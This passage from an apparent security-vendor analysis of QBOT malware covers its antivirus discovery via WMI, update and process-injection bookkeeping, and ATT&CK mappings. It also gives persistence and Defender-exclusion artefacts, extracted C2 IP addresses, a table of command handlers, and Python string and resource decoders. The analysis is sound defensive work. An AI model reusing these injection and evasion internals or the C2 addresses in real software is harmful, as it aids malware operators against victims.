177     v53 = MARE::GetWString1(0x299u);          // b'Win32_Product\x00'
178     v54 = MARE::GetWString1(0xD30u);          // b'Win32_PnPEntity\x00'
179     v23 = MARE::GetWString1(0x4B5u);          // b'Caption,Description,Vendor,Version,InstallDate,InstallSource,PackageName\x00'
180     v47 = v23;
181     v24 = MARE::GetWString1(0x641u);          // b'Caption,Description,DeviceID,Manufacturer,Name,PNPDeviceID,Service,Status\x00'
182     v25 = WString1;
```

Computer information gathering 2/2

One especially interesting procedure listed installed antivirus via WMI:

```
1  wchar_t *ctf::GetInstalledAntivirus()
2  {
3    wchar_t *v0; // ebx
4    size_t v2; // eax
5    unsigned int v3; // esi
6    unsigned int v4; // edi
7    wchar_t *v5; // eax
8    WCHAR WideCharStr[12]; // [esp+14h] [ebp-38h] BYREF
9    VARIANTARG pvarg; // [esp+2Ch] [ebp-20h] BYREF
10   ctf:WMI *pp_buffer; // [esp+40h] [ebp-Ch] BYREF
11   wchar_t *p_w_class; // [esp+44h] [ebp-8h] BYREF
12   wchar_t *p_w_query; // [esp+48h] [ebp-4h] BYREF
13
14   v0 = 0;
15   p_w_class = MARE::GetWString1(0xA3Eu);        // b'root\\SecurityCenter2\x00'
16   pp_buffer = MARE::GetWMI(p_w_class);
17   GetOEMCP();
18   MARE::WDeleteString(&p_w_class);
19   if ( !pp_buffer )
20     return 0;
21   p_w_query = MARE::GetWString1(0x3F5u);        // b'SELECT * FROM AntiVirusProduct\x00'
22   p_w_class = MARE::GetWString1(0x7C2u);        // b'displayName\x00'
```

QBOT listing installed antivirus via a WMI command

Update mechanism

QBOT can receive updates from its command and control. The new binary will be written to disk, executed through a command line, and the main process will terminate.

![QBOT writing to disk and running the updated binary]/assets/images/qbot-malware-analysis/7qbot.png)

![QBOT stopping execution if update is running]/assets/images/qbot-malware-analysis/8qbot.png)

Process injection manager

QBOT has a system to keep track of processes injected with binaries received from its command and control in order to manage them as the malware receives subsequent commands. It also has a way to serialize and save those binaries on disk in case it has to stop execution and recover execution when restarted.

To do this bookkeeping, QBOT maintains two global structures — a list of all binaries received from its command and control, and a list of running injected processes:

```
135     p_dll_to_inject[k].b64_dll_crc32 = b64_dll_crc32;
136     p_dll_to_inject[k].field_10 = v36;
137     p_dll_to_inject[k].enabled = 1;
138     if ( MARE::SerializeDllToInjectArrayAndUpdateConfigurationFile(p_dll_to_inject, p_n) >= 0 )
139     {
140       index = 0;
141       index = MARE::GetGlobalInjectedProcessIndexById(id);
142       if ( index >= 0 )
143         MARE::KillInjectedProcess(index);
144
145       MARE::InjectProcessWithDllLoaderEP(
146         p_dll_to_inject[k].id,
147         p_dll_to_inject[k].p_b64_dll,
148         p_dll_to_inject[k].field_10,
149         0);
150     }
```

QBOT's list of DLL to inject received from its command and control.

```
167             g_injected_processes[index].id = id;
168             g_injected_processes[index].is_running = 1;
169             g_injected_processes[index].h_event = h_event;
170             g_injected_processes[index].h_process = process_infos.hProcess;
```

QBOT's list of running injected processes

Conclusion

The QBOT malware family is highly active and still part of the threat landscape in 2022 due to its features and its powerful modular system. While initially characterized as an information stealer in 2007, this family has been leveraged as a delivery mechanism for additional malware and post-compromise activity.

Elastic Security provides out-of-the-box prevention capabilities against this threat. Existing Elastic Security users can access these capabilities within the product. If you're new to Elastic Security, take a look at our Quick Start guides (bite-sized training videos to get you started quickly) or our free fundamentals training courses. You can always get started with a free 14-day trial of Elastic Cloud.

MITRE ATT&CK Tactics and Techniques

MITRE ATT&CK is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- Tactic: Privilege Escalation
- Tactic: Defense Evasion
- Tactic: Discovery
- Tactic: Command and Control

Techniques / Sub Techniques

Techniques and Sub techniques represent how an adversary achieves a tactical goal by performing an action.

- Technique: Process Injection (T1055)
- Technique: Modify Registry (T1112)
- Technique: Obfuscated Files or Information (T1027)
- Technique: Obfuscated Files or Information: Indicator Removal from Tools (T1027.005)
- Technique: System Binary Proxy Execution: Regsvr32 (T1218.010)
  Technique: Application Window Discovery (T1010)
- Technique: File and Directory Discovery (T1083)
- Technique: System Information Discovery (T1082)
- Technique: System Location Discovery (T1614)
- Technique: Software Discovery: Security Software Discovery (T1518.001)
- Technique: System Owner/User Discovery (T1033)
- Technique: Application Layer Protocol: Web Protocols (T1071.001)

Observations

While not specific enough to be considered indicators of compromise, the following information was observed during analysis that can help when investigating suspicious events.

File System

Persistence folder

```
**%APPDATA%\Microsoft\[Random Folder]**
```

Example:

```
**C:\Users\Arx\AppData\Roaming\Microsoft\Vuhys**
```

Registry

Scan Exclusion

```
**HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\[Persistence Folder]**
```

Example:

```
**HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\Users\Arx\AppData\Roaming\Microsoft\Blqgeaf**
```

Configuration

Configuration

```
**HKU\[User SID]\Software\Microsoft\[Random Key]\[Random Value 0]**
```

Example:

```
**HKU\S-1-5-21-2844492762-1358964462-3296191067-1000\Software\Microsoft\Silhmfua\28e2a7e8**
```

Appendices

Appendix A (extracted network infrastructure)

```
1.161.71.109:4431.161.71.109:995100.1.108.246:443101.50.103.193:995102.182.232.3:995103.107.113.120:443103.139.243.207:990103.246.242.202
```

Appendix B (command handlers)

Id	Handler
0x1	MARE::rpc::handler::CommunicateWithC2
0x6	MARE::rpc::handler::EnableGlobalRegistryConfigurationValuek0x14
0x7	MARE::rpc::handler::DisableGlobalRegistryConfigurationValuek0x14
0xa	MARE::rpc::handler::KillProcess
0xc	MARE::rpc::handler::SetBunchOfGlobalRegistryConfigurationValuesAndTriggerEvent1
0xd	MARE::rpc::handler::SetBunchOfGlobalRegistryConfigurationValuesAndTriggerEvent0
0xe	MARE::rpc::handler::DoEvasionMove
0x12	MARE::rpc::handler::NotImplemented
0x13	MARE::rpc::handler::UploadAndRunUpdatedQBOT0
0x14	MARE::rpc::handler::Unk0
0x15	MARE::rpc::handler::Unk1
0x19	MARE::rpc::handler::UploadAndExecuteBinary
0x1A	MARE::rpc::handler::UploadAndInjectDll0
0x1B	MARE::rpc::handler::DoInjectionFromDllToInjectByStr
0x1C	MARE::rpc::handler::KillInjectedProcessAndDisableDllToInject
0x1D	MARE::rpc::handler::Unk3
0x1E	MARE::rpc::handler::KillInjectedProcessAndDoInjectionAgainByStr
0x1F	MARE::rpc::handler::FastInjectdll
0x21	MARE::rpc::handler::ExecuteShellCmd
0x23	MARE::rpc::handler::UploadAndInjectDll1
0x24	MARE::rpc::handler::UploadAndRunUpdatedQBOT1
0x25	MARE::rpc::handler::SetValueToGlobalRegistryConfiguration
0x26	MARE::rpc::handler::DeleteValueFromGlobalRegistryConfiguration
0x27	MARE::rpc::handler::ExecutePowershellCmd
0x28	MARE::rpc::handler::UploadAndRunDllWithRegsvr32
0x29	MARE::rpc::handler::UploadAndRunDllWithRundll32

Appendix C (string deciphering implementation)

```
def decipher_strings(data: bytes, key: bytes) -> bytes:
  result = dict()
  current_index = 0
  current_string = list()
  for i in range(len(data)):
      current_string.append(data[i] ^ key[i % len(key)])
      if data[i] == key[i % len(key)]:
             result[current_index] = bytes(current_string)
             current_string = list()
```

```
            current_index = i + 1
    return result
```

Appendix D (resource deciphering implementation)

```
 from Crypto.Cipher import ARC4
from Crypto.Hash import SHA1

def decipher_data(data: bytes, key: bytes) -> tuple[bytes, bytes]:
    data = ARC4.ARC4Cipher(SHA1.SHA1Hash(key).digest()).decrypt(data)
    return data[20:], data[:20]


def verify_hash(data: bytes, expected_hash: bytes) -> bool:
    return SHA1.SHA1Hash(data).digest() == expected_hash


def decipher_rsrc(rsrc: bytes, key: bytes) -> bytes:
    deciphered_rsrc, expected_hash = decipher_data(rsrc[20:], rsrc[:20])
    if not verify_hash(deciphered_rsrc, expected_hash):
        deciphered_rsrc, expected_hash = decipher_data(rsrc, key)
        if not verify_hash(deciphered_rsrc, expected_hash):
            raise RuntimeError('Failed to decipher rsrc: Mismatching hashes.')
    return deciphered_rsrc
```

Source: https://www.elastic.co/security-labs/qbot-malware-analysis